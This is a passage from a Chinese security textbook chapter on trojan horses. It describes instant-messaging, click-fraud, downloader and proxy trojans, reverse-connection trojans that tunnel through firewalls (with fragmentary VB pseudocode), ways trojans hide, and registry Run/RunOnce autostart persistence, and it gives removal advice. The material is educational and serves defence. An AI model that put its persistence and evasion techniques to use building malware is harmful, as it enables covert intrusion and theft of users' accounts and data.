


图 2.12　黑客利用木马病毒盗取网银的作案步骤

3. 即时通信软件木马

现在，国内即时通信软件种类众多。QQ、新浪 UC、网易泡泡、盛大圈圈……网上聊天的用户群十分庞大。常见的即时通信类木马一般有 3 种。

1) 发送消息型

通过即时通信软件自动发送含有恶意网址的消息，其目的在于让收到消息的用户点击网址中毒，用户中毒后又会自动向更多好友发送病毒消息。此类病毒的常用技术是搜索聊天窗口，进而控制该窗口自动发送文本内容。发送消息型木马常常充当网游木马的广告。如 Trojan/IMMSG.MsgSender.ar(“垃圾发送机”变种 ar)是一个利用即时通信工具进行传播的木马，用 VB 工具编写、经 “加壳”处理。“垃圾发送机”变种 ar 运行后，在用户计算机的系统目录下创建病毒文件，修改注册表，强行篡改 IE 默认主页。并在后台监视即时通信工具，当用户登录 QQ 或者 MSN 时，“垃圾发送机”变种 ar 会自动向用户的好友发送垃圾信息。

2) 盗号型

其主要目的在于盗取即时通信软件的登录账号和密码，工作原理和网游木马类似。病毒作者盗得他人账号后，可偷窥聊天记录等隐私内容，或将账号卖掉。

3) 传播自身型

“热血江湖盗号木马 23040”(Win32.Troj.PswGame.mc.23040)，这个盗号木马的犯罪对象是“热血江湖”。病毒作者针对杀毒软件卡巴斯基，赋予了该病毒一定的对抗能力。病毒进入计算机后，创建线程查找卡巴斯基监视警告窗口。如果找到，则模拟鼠标单击【允许】和【跳过】按钮操作。同时，它释放文件 rxso.exe 和 rxso0.\.dll 到系统临时目录，将 rxso.exe 的数据写入注册表启动项，实现开机自动启动。并在运行起来后将 rxso.dll 注入游戏，读取账号与密码，发送到指定的地址：http://www.661***69.com/rx，给用户造成虚拟财产的损失。

4. 网页点击类木马

网页点击类木马会恶意模拟用户点击广告等动作，在短时间内可以产生数以万计的点击量。此类病毒作者的编写目的一般是为了赚取高额的广告推广费用。此类病毒的技术简单，一般只是向服务器发送 HTTP GET 请求。

5. 下载类木马

这种木马程序的体积一般很小，其功能是从网络上下载其他病毒程序或安装广告软件。由于体积很小，下载类木马更容易传播，传播速度也更快。通常功能强大、体积也很大的后门类病毒，如“灰鸽子”、“黑洞”等，传播时都单独编写一个小巧的下载型木马，用户中毒后会把后门主程序下载到本机运行。

6. 代理类木马

用户感染代理类木马后，会在本机开启 HTTP、SOCKS 等代理服务功能。黑客把受感染计算机作为跳板，以被感染用户的身份进行黑客活动，达到隐藏自己的目的。

木马和病毒都是一种人为的程序，都属于计算机病毒，为什么木马要单独提出来说呢？大家都知道以前的计算机病毒的作用，其实完全就是为了搞破坏——破坏计算机里的资料数据，为了达到某些目的，病毒制造者进行威慑和敲诈勒索的作用，更有甚者，只是为了

炫耀自己的技术。木马不一样，木马的作用是赤裸裸地偷偷监视别人和盗窃别人的密码、数据等，如盗窃管理员密码—子网密码搞破坏；或者源于好玩，偷窃上网密码用一个他用，或盗取别人的游戏账号、股票账号甚至网上银行账户等，达到偷窥别人隐私和得到经济利益的目的。所以木马的作用比早期的计算机病毒更加强大，更能够直接达到使用者的目的。这就导致许多别有用心的程序开发者大量地编写这类带有偷窃和监视别人计算机作用的侵入性程序，使得木马泛滥成灾。鉴于木马的这些巨大危害性和它与早期病毒的作用性质的不一样，虽然木马属于病毒中的一类，但还要将其从病毒类型中独立出来称为木马程序。

一般来说，一种杀毒软件，如果它的木马专杀程序能够查杀某某木马的话，那么其普通杀毒程序也能够杀掉这种木马，之所以为木马单独设计一个专门的木马查杀程序，是为了提高该杀毒软件的产品档次和声誉，实际上一般的普通杀毒软件里都包含了对木马的查杀功能。

还有一点就是，把查杀木马程序单独剥离出来，可以提高查杀效率，现在很多杀毒软件里的木马专杀程序只对木马进行查杀，并不去检查普通病毒库里的病毒代码，也就是说，当用户运行木马专杀程序时，程序只调用木马代码库里的数据，而不调用病毒代码库里的数据，这可以大大提高木马查杀速度。我们知道查杀普通病毒的速度是比较慢的，因为现在有太多的病毒。每个文件要经过几万条木马代码的检验，然后再加上已知的差不多有近 10 万个病毒代码的检验，扫描速度就很慢了。省去普通病毒代码检验，就大大提高了扫描效率和扫描速度。

2.6.3　传统木马

我们都知道，传统的“特洛伊木马”就是一种基于“客户机/服务器”模式的远程控制程序，它让用户的计算机运行服务器端的程序，这个服务器端的程序会在用户的计算机上打开监听的端口。这就给黑客入侵用户计算机打开了一扇进出的“门”，然后黑客就可以利用木马的客户端入侵用户的计算机系统。随着防火墙技术的提高和发展，使用基于 IP 包的过滤规则来拦截木马程序可以很有效地防止外部连接，因为黑客在无法取得连接的情况下，也无所作为。

传统木马的特点其实很明显，且其目的很单一，所以其传染性很弱，隐蔽性很强。其主要特点如下：①隐蔽性好；②通常只改写几个、几十个注册表加载点(Run 键值、Service 服务、驱动)，这些加载点已经被安全软件严密防守；③通常不感染系统文件；④通常不具备主动传播性；⑤利用网页挂马，木马下载器，欺骗下载等方式传播；⑥删除木马文件即可简单清除。

然而，“道高一尺，魔高一丈”这个安全领域里的“规律”无时不在起作用。木马程序员又发明了所谓的“反弹端口型木马”，它利用防火墙对内部发起的连接请求无条件信任的特点，假冒系统的合法网络请求来取得对外的端口，再通过某些方式连接到木马的客户端，从而窃取用户计算机的资料同时远程控制计算机本身。下节就将具体介绍反弹端口型木马。

2.6.4　反弹端口型木马

首先要知道反弹端口型木马的原理。简单地说，就是由木马的服务端主动连接客户端所在 IP 对应的计算机的 80 端口。相信没有哪个防火墙会拦截这样的连接(因为它们一般认为这是用户在浏览网页)，所以反弹端口型木马可以穿过防火墙。防火墙对于连入的连接往往会进行非常严格的过滤，但是对于连出的连接却疏于防范。于是，与一般的软件相反，反弹端口型软件的服务端(被控制端)主动连接客户端(控制端)，为了隐蔽起见，客户端的监听端口一般开在 80(提供 HTTP 服务的端口)，这样，即使用户使用端口扫描软件检查自己的端口，发现的也是类似 TCP　UserIP：1026　ControllerIP：80 ESTABLISHED 的情况，稍微疏忽一点用户就会以为是自己在浏览网页(防火墙也会这么认为的)。看到这里，有人会问：既然不能直接与服务端通信，那如何告诉服务端何时开始连接自己呢？答案是：通过主页空间上的文件实现的，当客户端想与服务端建立连接时，它首先登录到 FTP 服务器，写主页空间上面的一个文件，并打开端口监听，等待服务端的连接，服务端定期用 HTTP 协议读取这个文件的内容，当发现是客户端让自己开始连接时，就主动连接，如此就可完成连接工作。如图 2.13 所示为反弹型木马结构。




图 2.13　反弹端口木马

反弹端口型木马：利用反弹端口原理，躲避防火墙拦截的一类木马的统称。国产的优秀反弹端口型木马主要有：“灰鸽子”、上兴远程控制、PcShare 等。

一般木马服务端运行后，会用邮件、ICQ 等方式发出信息通知入侵者，同时在本机打开一个网络端口监听客户端的连接(时刻等待着客户端的连接)。收到信息后，入侵者再运行客户端程序向服务器的这一端口提出连接请求(Connect Request)，服务器上的守护进程就会自动运行，来应答客户机的请求。

与一般的软件相反，反弹端口型木马是把客户端的信息存于有固定 IP 的第三方 FTP 服务器上，服务端从 FTP 服务器上取得信息后计算出客户端的 IP 和端口，然后主动连接客户端。另外，服务端与客户端在进行通信，是用合法端口，把数据包含在像 HTTP 或 FTP 的报文中，这就是黑客们所谓的“隧道”技术。其过程如下。

服务端：

Horse_Server.RemoteHost = RemoteIP(设远端地址为从指定 FTP 服务器取得的客户端 IP

地址)

Horse_Server.RemotePort = RemotePort (设远程端口为客户端程序起动的特定端口，如：80、21 等)

Horse_Server.Connect (连接客户端计算机)

客户端：

Horse_Client.LocalPort = LocalPort (打开一个特定的网络端口，如 80、21 等)一旦客户端接到服务端的连接请求 ConnectionRequest，就接受连接。

```
Private Sub Horse_Client_ConnectionRequest(ByVal requestlD As
Long)Horse_Client. Accept requestlD
End Sub
```

Horse_Client.Listen(监听客户端的连接)客户机端用 Horse_Client.SendData 发送命令，而服务器在 Horse_Server DataArrive 事件中接收并执行命令。如果客户断开连接，则服务器端关闭连接：

```
Private Sub Horse_Server_Close
Horse_Server.Close(关闭连接)
End Sub
```

之后，每隔一段时间服务端就会向客户发一个连接请求：Horse_Server.Connect(连接客户端计算机)。

目前，大部分防火墙对于连入的连接往往会进行非常严格的过滤，但对于连出的连接却疏于防范。像这种“反弹端口”原理的木马，又使用“隧道”技术，客户端的监听端口开在防火墙信任的端口上，并把所有要传送的数据全部封装到合法的报文里进行传送，防火墙就不会拦截。如 80(提供 HTTP 服务的端口)或 21(提供 FTP 服务的端口)，它会认为内部用户在浏览网页或进行文件传输，则木马穿过防火墙。其实，即使用户使用端口扫描软件检查自己的端口，对类似 TCP local address：1026 foreign address：80 ESTABLISHED 的情况也未必注意。这样，反弹端口型木马不但可以穿过防火墙，而且可以通过 HTTP、SOCKS4/ 5 代理，甚至还能访问局域网内部的计算机。像用 NAT 透明代理和 HTTP 的 GET 型代理等的局域网，以及拨号上网、ISDN、ADSL 等的主机，都有可能受到此类木马的攻击。

2.6.5　木马的隐藏与伪装方式

图 2.14 所示为木马病毒的整个工作流程。那么，木马病毒是怎样隐藏在用户的计算机里的呢？

1. 在任务栏里隐藏

这是最基本的隐藏方式。如果在 Windows 的任务栏里出现一个莫名其妙的图标，谁都会明白是怎么回事。在编程时要实现在任务栏中隐藏是很容易实现的。以 VB 为例，在 VB 中，只要把 From 的 Visible 属性设置为“False”，ShowInTaskBar 设为“False”，程序就不会出现在任务栏里了。

2. 在任务管理器里隐藏

查看正在运行的进程最简单的方法就是按下 Ctrl+Alt+Del 键时出现的任务管理器。如果你按下 Ctrl+Alt+Del 键后可以看见一个木马程序在运行，那么这肯定不是什么高级的木马。所以，木马会千方百计地伪装自己，使自己不出现在任务管理器里，会把自己设为“系统服务”，可以使自己不被轻易发现。因此，希望通过按 Ctrl+Alt+Del 键发现木马是不大现实的。




图 2.14　木马的工作流程

3. 在端口隐藏

一台计算机有 65 536 个端口，你会注意这么多端口吗？而木马就很“注意”你的端口。如果你稍微留意一下，不难发现，大多数木马使用的端口在 1024 以上，而且呈越来越大的趋势；当然也有占用 1024 以下端口的木马，但这些端口是常用端口，占用这些端口可能会造成系统不正常，这样的话，木马就会很容易暴露。也许你知道一些木马占用的端口，你或许会经常扫描这些端口，但现在的木马都提供端口修改功能，你有时间扫描 65 536 个端口吗？

4. 隐藏通信

隐藏通信也是木马经常采用的手段之一。任何木马运行后都要和攻击者进行通信连接，或者通过即时连接，如攻击者通过客户端直接接入被植入木马的主机；或者通过间接通信。如通过电子邮件的方式，木马把侵入主机的敏感信息送给攻击者。现在大部分木马一般在占领主机后会在 1024 以上不易发现的高端口上驻留；有一些木马会选择一些常用的端口，如 80、23，有一种非常先进的木马还可以做到在占领 80HTTP 端口后，收到正常的 HTTP 请求仍然把它交与 Web 服务器处理，只有收到一些特殊约定的数据包后，才调用木马程序。

5. 隐藏加载方式

木马加载的方式可以说千奇百怪、无奇不有，但却殊途同归，都为了达到一个共同的

目的，那就是使用户运行木马的服务端程序。而随着网站互动化进程的不断进步，越来越多的东西可以成为木马的传播介质，Java Script、VBScript、ActiveX、XLM……几乎 WWW 每一个新功能都会导致木马的快速进化。

6. 最新隐身技术

在 Win 9x 时代，木马简单地注册为系统进程就可以从任务栏中消失，可是在 Windows 盛行的今天，这种方法却惨遭失败。注册为系统进程不仅仅能在任务栏中看到，而且可以直接在 Services 中直接控制停止。使用隐藏窗体或控制台的方法也不能欺骗无所不见的“Admin 大人”(要知道，在 NT 下，Administrator 是可以看见所有进程的)。

在研究了其他软件的长处之后，木马制作者发现，Windows 下的中文汉化软件采用的防护技术非常适合木马的使用。这是一种更新、更隐蔽的方法。通过修改虚拟设备驱动程序(VXD)或修改动态链接库 (DLL)来加载木马。这种方法与一般方法不同，它基本上摆脱了原有的木马模式——监听端口，而采用了替代系统功能的方法(改写 VXD 或 DLL 文件)。木马会将修改后的 DLL 文件替换系统已知的 DLL，并对所有函数调用进行过滤。对于常用的调用，使用函数转发器直接转发给被修改后的 DLL，进行一些相应操作。DLL 会执行一般只是使用 DLL 进行监听，一旦发现控制端的请求就激活自身，绑在一个进程上进行正常的木马操作。这样做的好处是没有增加新的文件，不需要打开新的端口，没有新的进程，使用常规的方法监测不到它。在往常运行时，木马几乎没有任何痕迹，且木马的控制端向被控制端发出特定的信息后，隐藏的程序就立即开始运作。

2.6.6　木马的启动方式

木马是随计算机或 Windows 的启动而启动的，并掌握一定的控制权，其启动方式可谓多种多样，如通过注册表启动、通过 System.ini 启动、通过某些特定程序启动等，让人防不胜防。本小节为大家介绍黑客常用的木马启动方式。

1. 通过【开始】菜单

隐蔽性：2 星

应用程度：较低

这也是一种很常见的方式，很多正常的程序都用它，大家常用的 QQ 就是用这种方式实现自动启动的，但木马却很少用它。因为启动组的每个程序都会出现在【系统配置实用程序】(msconfig.exe，以下简称 msconfig)中。事实上，如果连续选择【开始】→【程序】→【启动】命令，便可以发现该启动项则一般人都会注意到，所以绝大多数木马不会用这种启动方式。

2. 通过 Win.ini 文件

隐蔽性：3 星

应用程度：较低

同启动组一样，这也是从 Windows 3.2 开始就可以使用的方法，是从 Win 16 延续到 Win 32 的。在 Windows 3.2 中，Win.ini 就相当于 Windows 9x 中的注册表，在该文件中的

Windows 域中的 Load 和 Run 项会在 Windows 启动时运行，这两个项目也会出现在 msconfig 中。

3. 通过注册表启动

1) 通过 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run，

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run 和 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices

隐蔽性：3.5 星

应用程度：极高

应用案例：BO2000，GOP，NetSpy，IEthief，冰河……

这是很多 Windows 程序都采用的方法，也是木马最常用的启动方式。使用非常方便，但也容易被人发现，由于其应用太广，因此几乎提到木马，就会让人想到这几个注册表中的主键，通常木马会使用最后一个。使用 Windows 自带的程序：msconfig 或注册表编辑器(regedit.exe，以下简称 regedit)都可以将它轻易地删除，所以这种方法并不十分可靠。但攻击者可以在木马程序中加一个时间控件，以便实时监视注册表中自身的启动键值是否存在，一旦发现被删除，则立即重新写入，以保证下次 Windows 启动时木马能被运行，这样木马程序和注册表中的启动键值之间形成了一种互相保护的状态。木马程序未中止，启动键值就无法删除(手工删除后，木马程序又自动添加上了)；相反地，不删除启动键值，下次启动 Windows 还会启动木马。怎么办呢？其实破解它并不难，即使在没有任何工具软件的情况下也能轻易解除这种互相保护。

破解方法：首先，以安全模式启动 Windows，这时，Windows 不会加载注册表中的项目，因此木马不会被启动，相互保护的状况也就不攻自破了；然后，你就可以删除注册表中的键值和相应的木马程序了。

2) 通过 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce，HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce 和 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

隐蔽性：4 星

应用程度：较低

应用案例：Happy 99 月

这种方法好像用得不是很多，但隐蔽性比上一种方法好，它的内容不会出现在 msconfig 中。在这个键值下的项目和上一种相似，会在 Windows 启动时启动，但 Windows 启动后，该键值下的项目就会被清空，因而不易被发现，但是只能启动一次，木马如何能发挥效果呢？其实很简单，木马一次启动成功后再在原来的地方添加一个木马就行了。在 Delphi 中这不过是 3～5 行的程序。虽说这些项目不会出现在 msconfig 中，但是在 Regedit 中却可以直接将它删除，那么木马也就从此失效了。还有一种方法，不是在启动的时候添加而是在退出 Windows 的时候添加，这要求木马程序本身要截获 Windows 的消息，当发现关闭 Windows 消息时，暂停关闭过程，添加注册表项目，然后才开始关闭 Windows，这样用 Regedit 也找不到它的踪迹了。这种方法也有个缺点，就是一旦 Windows 异常中止，木马也就失效了。破解它们的方法也可以用安全模式。另外，使用这三个键值并不完全一样，通常木马

会选择第一个，因为在第二个键值下的项目会在 Windows 启动完成前运行，并等待程序结束会才继续启动 Windows。

4. 通过 Autoexec.bat 文件或 winstart.bat、config.sys 文件

隐蔽性：3.5 星

应用程度：较低

